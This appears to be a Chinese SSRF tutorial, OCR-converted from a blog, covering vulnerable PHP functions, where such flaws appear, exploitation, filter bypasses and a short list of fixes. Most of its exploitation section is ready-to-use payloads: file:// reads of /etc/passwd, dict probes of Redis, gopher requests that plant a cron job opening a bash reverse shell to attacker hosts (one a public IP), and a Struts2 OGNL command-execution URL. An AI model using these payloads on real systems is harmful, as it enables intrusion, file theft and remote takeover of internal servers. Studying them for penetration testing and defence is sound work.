SSRF

简介

SSRF (Server-Side Request Forgery,服务器端请求伪造)是一种由攻击者构造请求，由服务端发起请求的安全漏洞。一般情况下，SSRF攻击的目标是外网无法访问的内部系统(正因为请求是由服务端发起的，所以服务端能请求到与自身相连而与外网隔离的内部系统)。

SSRF漏洞（原理、挖掘点、漏洞利用、修复建议） - Saint_Michael - 博客园 (cnblogs.com)

漏洞原理

SSRF的形成大多是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。例如，黑客操作服务端从指定URL地址获取网页文本内容，加载指定地址的图片等，利用的是服务端的请求伪造。SSRF利用存在缺陷的Web
应用作为代理攻击远程和本地的服务器。
主要攻击方式如下所示。

- 对外网、服务器所在内网、本地进行端口扫描，获取一些服务的banner信息。
- 攻击运行在内网或本地的应用程序。
- 对内网Web应用进行指纹识别，识别企业内部的资产信息。
- 攻击内外网的Web应用，主要是使用HTTP GET请求就可以实现的攻击(比如struts2、SQli等)。
- 利用file协议读取本地文件等。

```
http://payloads.net/ssrf.php?url=192.168.1.10:3306
http://payloads.net/ssrf.php?url=file:///c:/windows/win.ini
```

漏洞产生相关函数：

```
file_get_contents()、fsockopen()、curl_exec()、fopen()、readfile()
```

(1) file_get_contents()

```
<?php
$url = $_GET['url'];;
echo file_get_contents($url);
?>
```

`file_get_content` 函数从用户指定的url获取内容，然后指定一个文件名j进行保存，并展示给用户。
file_put_content函数把一个字符串写入文件中。

(2) fsockopen()

```
<?php
function GetFile($host,$port,$link) {
    $fp = fsockopen($host, intval($port), $errno, $errstr, 30);
    if (!$fp) {
```

```
        echo "$errstr (error number $errno) \n";
    } else {
        $out = "GET $link HTTP/1.1\r\n";
        $out .= "Host: $host\r\n";
        $out .= "Connection: Close\r\n\r\n";
        $out .= "\r\n";
        fwrite($fp, $out);
        $contents='';
        while (!feof($fp)) {
            $contents.= fgets($fp, 1024);
        }
        fclose($fp);
        return $contents;
    }
}
?>
```

`fsockopen`函数实现对用户指定url数据的获取，该函数使用socket（端口）跟服务器建立tcp连接，传输数据。变量host为主机名，port为端口，errstr表示错误信息将以字符串的信息返回，30为时限。

(3) curl_exec()

```
<?php
if (isset($_POST['url'])){
    $link = $_POST['url'];
    $curlobj = curl_init();// 创建新的 CURL 资源
    curl_setopt($curlobj, CURLOPT_POST, 0);
    curl_setopt($curlobj,CURLOPT_URL,$link);
    curl_setopt($curlobj, CURLOPT_RETURNTRANSFER, 1);// 设置 URL 和相应的选项
    $result=curl_exec($curlobj);// 抓取 URL 并把它传递给浏览器
    curl_close($curlobj);// 关闭 CURL 资源，并且释放系统资源

    $filename = './curled/'.rand().'.txt';
    file_put_contents($filename, $result);
    echo $result;
}
?>
```

`curl_exec`函数用于执行指定的cURL会话

注意:

```
1.一般情况下PHP不会开启fopen的gopher wrapper
2.file_get_contents的gopher协议不能URL编码
3.file_get_contents关于Gopher的302跳转会出现bug，导致利用失败
4.curl/libcurl 7.43 上gopher协议存在bug(%00截断) 经测试7.49 可用
5.curl_exec() //默认不跟踪跳转，
6.file_get_contents() // file_get_contents支持php://input协议
```

SSRF漏洞验证方式

3.1.排除法：浏览器f12查看源代码看是否是在本地进行了请求

比如：该资源地址类型为 http://www.xxx.com/a.php?image=URL，URL参数若是其他服务器地址就可能存在SSRF漏洞

3.2.dnslog等工具进行测试，看是否被访问(可以在盲打后台，用例中将当前准备请求的url和参数编码成base64，这样盲打后台解码后就知道是哪台机器哪个cgi触发的请求)　　DNSLog Platform

3.3.抓包分析发送的请求是不是通过服务器发送的，如果不是客户端发出的请求，则有可能是存在漏洞。接着找存在HTTP服务的内网地址

- 从漏洞平台中的历史漏洞寻找泄漏的存在web应用内网地址
- 通过二级域名暴力猜解工具模糊猜测内网地址
- 通过file协议读取内网信息获取相关地址

3.4.直接返回的Banner、title、content等信息

3.5.留意布尔型SSRF，通过判断两次不同请求结果的差异来判断是否存在SSRF，类似布尔型sql盲注方法。

SSRF漏洞利用方式

4.1. 能扫描内部网络，获取端口，服务信息。
4.2. 攻击运行在内网或本地的应用程序。
4.3. 对内网web进行指纹识别
4.4. 对内部主机和端口发送请求包进行攻击
4.5. file协议读取本地文件

SSRF漏洞点挖掘

5.1. 社交分享功能：获取超链接的标题等内容进行显示

5.2. 转码服务：通过URL地址把原地址的网页内容调优使其适合手机屏幕浏览

5.3. 在线翻译：给网址翻译对应网页的内容

5.4. 图片加载/下载：例如富文本编辑器中的点击下载图片到本地；通过URL地址加载或下载图片

5.5. 图片/文章收藏功能：主要其会取URL地址中title以及文本的内容作为显示以求一个好的用具体验

5.6. 云服务厂商：它会远程执行一些命令来判断网站是否存活等，所以如果可以捕获相应的信息，就可以进行ssrf测试

5.7. 网站采集，网站抓取的地方：一些网站会针对你输入的url进行一些信息采集工作

5.8. 数据库内置功能：数据库的比如mongodb的copyDatabase函数

5.9. 邮件系统：比如接收邮件服务器地址


5.10. 编码处理, 属性信息处理，文件处理：比如ffpmg，ImageMagick，docx，pdf，xml处理器等

5.11. 未公开的api实现以及其他扩展调用URL的功能：可以利用google 语法加上这些关键字去寻找SSRF漏洞

5.12.从远程服务器请求资源（upload from url 如discuz！；import & expost rss feed 如web blog；使用了xml引擎对象的地方 如wordpress xmlrpc.php）

URL关键字：

- Share、wap、url、link、src、source、target、u、3g、display、sourceURL、imageURL、domain



漏洞演示

漏洞Demo：

```
<?php
function curl($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_HEADER, 0);
    curl_exec($ch);
    curl_close($ch);
}

$url = $_GET['url'];
curl($url);
?>
```

6.1. SSRF利用的协议

（1）file：在有回显的情况下，利用 file 协议可以读取任意内容

（2）dict：泄露安装软件版本信息，查看端口，操作内网redis服务等

（3）gopher：gopher支持发出GET、POST请求：可以先截获get请求包和post请求包，再构造成符合gopher协议的请求。gopher协议是ssrf利用中一个最强大的协议(俗称万能协议)。可用于反弹shell

（4）http/s：探测内网主机存活

6.2. 攻击运行在内网或本地的应用程序

本地利用方式：

（1）使用file协议 file protocol (任意文件读取)

```
curl -vvv "http://target/ssrf.php?url=file:///etc/passwd"
```

（2）使用dict协议 dict protocol (获取Redis配置信息)

```
curl -vvv "http://target/ssrf.php?url=dict://127.0.0.1:6379/info"
```

（3）使用gopher协议(俗称万能协议) gopher protocol (一键反弹Bash)


```
curl -vvv "http://target/ssrf.php?url=gopher://127.0.0.1:6379/_*1 %0d %0a $8%0d
%0aflushall %0d %0a*3 %0d %0a $3%0d %0aset %0d %0a $1%0d %0a1 %0d %0a $64%0d %0a
%0d %0a %0a %0a*/1 * * * * bash -i >& /dev/tcp/127.0.0.1/4444 0>&1 %0a %0a %0a
%0a %0a %0d %0a %0d %0a %0d %0a*4 %0d %0a $6%0d %0aconfig %0d %0a $3%0d %0aset
%0d %0a $3%0d %0adir %0d %0a $16%0d %0a/var/spool/cron/ %0d %0a*4 %0d %0a $6%0d
%0aconfig %0d %0a $3%0d %0aset %0d %0a $10%0d %0adbfilename %0d %0a $4%0d %0aroot
%0d %0a*1 %0d %0a $4%0d %0asave %0d %0aquit %0d %0a"
```

6.3. 扫描内部网络，获取端口，服务信息


构造IP:PORT进行访问

探测内网IP192.168.1.124的80端口（这里用的是http协议当然也可以把http更换成dict协议去探测开放端口）

```
http://localhost/ssrf.php?url=http://192.168.1.124:80
```




Hello World




探测3306端口

```
http://localhost/ssrf.php?url=http://192.168.1.124:3306
```



H□j□Host 'DESKTOP-V25ACOJ' is not allowed to connect to this MySQL server



有一些端口服务的banner有就会探测到输出到页面上，或者开放的端口访问的状态码是5开头(500、501、503...)或者4开头(403、404...)等。端口未开放访问的网页的时间会比较长。

6.4. 对内网web进行指纹识别

通过构造一些cms的特征图片、目录、文件等去进行请求，如果内网192.168.1.124这台服务8080端口存在phpmyadmin，访问就会出现该图片

其他的同理

- http://192.168.1.124:8080/phpMyAdmin/themes/original/img/b_tblimport.png
- http://192.168.1.124:8081/wp-content/themes/default/images/audio.jpg
- http://192.168.1.124:8082/profiles/minimal/translations/README.txt

6.5. 对内部主机和端口发送请求包进行攻击

这里是用get方法可以攻击的web，比如struts2命令执行、Thinkphp、Jboss等。

以下是针对内网192.168.1.139这台服务器进行攻击，执行命令whoami

```
http://localhost/ssrf.php?
url=http://192.168.1.139:8081/${%23context['xwork.MethodAccessor.denyMethodExecution']=false,%23f=%23_memberAccess.getClass().getDeclaredField('allowStaticMethodAccess'),%23f.setAccessible(true),%23f.set(%23_memberAccess,true),@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('whoami').getInputStream())}.action
```

post方法我们可以用gophar协议去发送请求数据包

```
http://localhost/ssrf.php?
url=gopher://192.168.1.124:6667/_POST%20%2findex.php%20HTTP%2f1.1%250d%250aHost%
3A%20127.0.0.1%3A2233%250d%250aConnection%3A%20close%250d%250aContent-
Type%3A%20application%2fx-www-form-
urlencoded%250d%250a%250d%250ausername%3Dadmin%26password%3Dpassword
```

6.6. file协议读取本地文件（5.2有写）

这里的构成可以通过 url参数接收，去尝试请求内网资源

Windows:


```
http://localhost/ssrf.php?url=file:///c:\\windows\\csup.txt
```

Linux:

```
http://localhost/ssrf.php?url=file:////etc/csup.txt
```

file协议利用，这里读取windows目录下的csup.txt文件内容

04-07-2021



6.7. SSRF攻击Redis

这里要搞懂两个知识点：1、gopher协议 2、redis的数据包转换字符串

1、gopher协议

推荐文章：https://zhuanlan.zhihu.com/p/112055947

2、redis的数据包转换字符串


redis服务开启一个抓包监听本地6379端口：

```
[root@localhost ~]# tcpdump -i ens33 -s 0 tcp dst port 6379 -w redis.pcap
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
```

用kali linux进行连接并执行个info命令：

```
┌──(michael㉿ Michael)-[~]
└─$ redis-cli -h 192.168.110.133
192.168.110.133:6379> info
# Server
redis_version:4.0.8
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:3bfcab0fbecd70bd
redis_mode:standalone
os:Linux 3.10.0-1127.el7.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
```

接下来拿到本地用wireshark分析下数据包，追踪下TCP流：




```
*1 #数组长度为1
$7 #多行字符串，长度为7
COMMAND #命令
*1 #数组长度为1
$4 #多行字符串，长度为7
info #返回字符串，文本行的集合。
```

转换为url编码


```
*1
$7
COMMAND
*1
$4
info


url encode:
*1%0A%247%0ACOMMAND%0A*1%0A%244%0Ainfo
```

```
(注意将%0A替换为%0D%0A)
```


```
*1%0D%0A%247%0ACOMMAND%0D%0A*1%%0D%0A%244%0D%0Ainfo
```

curl构造请求

```
curl
gopher://192.168.110.133:6379/_*1%0D%0A%247%0ACOMMAND%0D%0A*1%%0D%0A%244%0D%0Ain
fo
```




说我们长度过长，我们重新换一个：




```
*1%0D%0A%247%0D%0ACOMMAND%0D%0A*2%0D%0A%244%0D%0Aecho%0D%0A%243%0D%0A123
```

可以看到输出了123。




利用redis未授权访问攻击redis

攻击redis的exp（这个其实利用的就是redis反弹shell的方式）

```
test

set 1 "\n\n\n\n* * * * * root bash -i >& /dev/tcp/192.168.110.133/4789
0>&1\n\n\n\n"
config set dir /etc/
config set dbfilename crontab
save

aaa
```

从而捕获到数据，并进行转换：




```
*1%0D%0A%247%0D%0ACOMMAND%0D%0A*3%0D%0A%243%0D%0Aset%0D%0A%245%0D%0Ashell%0D%0A%2464%0D%0A%0D%0A%0D%0A*%2F1%20*%20*%20*%20*%20%2Fbin%2Fbash%20-i%3E%26%2Fdev%2Ftcp%2F192.168.110.141%2F4789%200%3E%261%0D%0A%0D%0A%0D%0A*4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2416%0D%0A%2Fvar%2Fspool%2Fcron%2F%0D%0A*4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A*1%0D%0A%244%0D%0Asave
```

转换规则如下：

如果第一个字符是>或者<那么丢弃该行字符串，表示请求和返回的时间。

如果前3个字符是+OK 那么丢弃该行字符串，表示返回的字符串。

将r字符串替换成%0d%0a

空白行替换为%0a

结合gopher协议攻击内网redis，使用上边捕获数据的转换结果即可，然后进行反弹shell（192.168.1.4是存在redis未授权访问漏洞的服务器）：

```
curl -v 'http://192.168.1.124:8000/ssrf.php?url=gopher://192.168.1.4:6379/_*1%250d%250a%248%250d%250aflushall%250d%250a%2a3%250d%250a%243%250d%250aset%250d%250a%241%250d%250a1%250d%250a%2464%250d%250a%250d%250a%250a%250a%2a%2f1%20%2a%20%2a%20%2a%20%2a%20bash%20-i%20%3E%26%20%2fdev%2ftcp%2f121.36.67.230%2f5555%200%3E%261%250a%250a%250a%250a%250a%250d%250a%250d%250a%250d%250a%2a4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%243%250d%250adir%250d%250a%2416%250d%250a%2fvar%2fspool%2fcron%2f%250d%250a%2a4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%2410%250d%250adbfilename%250d%250a%244%250d%250aroot%250d%250a%2a1%250d%250a%244%250d%250asave%250d%250aquit%250d%250a'
```

```
curl -v 'http://192.168.1.124:8000/ssrf.php?url=gopher://192.168.1.4:6379/__*1%0D%0A%247%0D%0ACOMMAND%0D%0A*3%0D%0A%243%0D%0Aset%0D%0A%245%0D%0Ashell%0D%0A%2464%0D%0A%0D%0A%0D%0A*%2F1%20*%20*%20*%20*%20%2Fbin%2Fbash%20-i%3E%26%2Fdev%2Ftcp%2F192.168.110.141%2F4789%200%3E%261%0D%0A%0D%0A%0D%0A*4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2416%0D%0A%2Fvar%2Fspool%2Fcron%2F%0D%0A*4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A*1%0D%0A%244%0D%0Asave'
```

构建Payload：

SSRF漏洞主机IP：192.168.0.2

Redis未授权主机IP：192.168.110.133

Kali linux攻击机器IP：192.168.110.141

```
curl -v 'http://192.168.0.2/ssrf.php?url=gopher://192.168.110.133:6379/_*1 %250d
%250a %248%250d %250aflushall %250d %250a %2a3 %250d %250a %243%250d %250aset
%250d %250a %241%250d %250a1 %250d %250a %2464%250d %250a %250d %250a %250a %250a
%2a %2f1 %20%2a %20%2a %20%2a %20%2a %20bash %20-i %20%3E %26%20%2fdev %2ftcp
%2f192.168.110.141 %2f6789 %200%3E %261%250a %250a %250a %250a %250a %250d %250a
%250d %250a %250d %250a %2a4 %250d %250a %246%250d %250aconfig %250d %250a
%243%250d %250aset %250d %250a %243%250d %250adir %250d %250a %2416%250d %250a
%2fvar %2fspool %2fcron %2f %250d %250a %2a4 %250d %250a %246%250d %250aconfig
%250d %250a %243%250d %250aset %250d %250a %2410%250d %250adbfilename %250d %250a
%244%250d %250aroot %250d %250a %2a1 %250d %250a %244%250d %250asave %250d
%250aquit %250d %250a'
```

SSRF漏洞绕过方法

7.1.常用绕过方法

1.@ http://abc.com@127.0.0.1

2.添加端口号 http://127.0.0.1:8080

3.短地址 https://0x9.me/cuGfD 推荐：http://tool.chinaz.com/tools/dwz.aspx、https://dwz.cn/

4.可以指向任意ip的域名 xip.io 原理是DNS解析。xip.io可以指向任意域名，即127.0.0.1.xip.io，可解析为127.0.0.1

5.ip地址转换成进制来访问 192.168.0.1=3232235521（十进制）

6.非HTTP协议

7.DNS Rebinding

8.利用[::]绕过 http://[::]:80/ >>> http://127.0.0.1

9.句号绕过 127。0。0。1 >>> 127.0.0.1


10.利用302跳转绕过 使用https://tinyurl.com生成302跳转地址

@：
http://www.baidu.com@10.10.10.10 与 http?/10.10.10.10 请求是相同的

过滤绕过
IP地址转换成十进制：

127.0.0.1 先转换为十六进制 7F000001 两位起步所以 1就是01

7F000001转换为二进制
127.0.0.1=2130706433 最终结果



还有根据域名判断的，比如xip.io域名，就尝试如下方法

xip.io
xip.io127.0.0.1.xip.io -->127.0.0.1
www.127.0.0.1.xip.io -->127.0.0.1
Haha.127.0.0.1.xip.io -->127.0.0.1
Haha.xixi.127.0.0.1.xip.io -->127.0.0.1

7.2.常见限制

- **限制为http://www.xxx.com 域名**

采用http基本身份认证的方式绕过。即@
`http://www.xxx.com@www.xxc.com`

- **2限制请求IP不为内网地址**

当不允许ip为内网地址时
（1）采取短网址绕过
（2）采取特殊域名
（3）采取进制转换

- **限制请求只为http协议**

（1）采取302跳转
（2）采取短地址

SSRF修复建议

- 限制请求的端口只能为Web端口，只允许访问HTTP和HTTPS的请求。
- 限制不能访问内网的IP，以防止对内网进行攻击。
- 屏蔽返回的详细信息。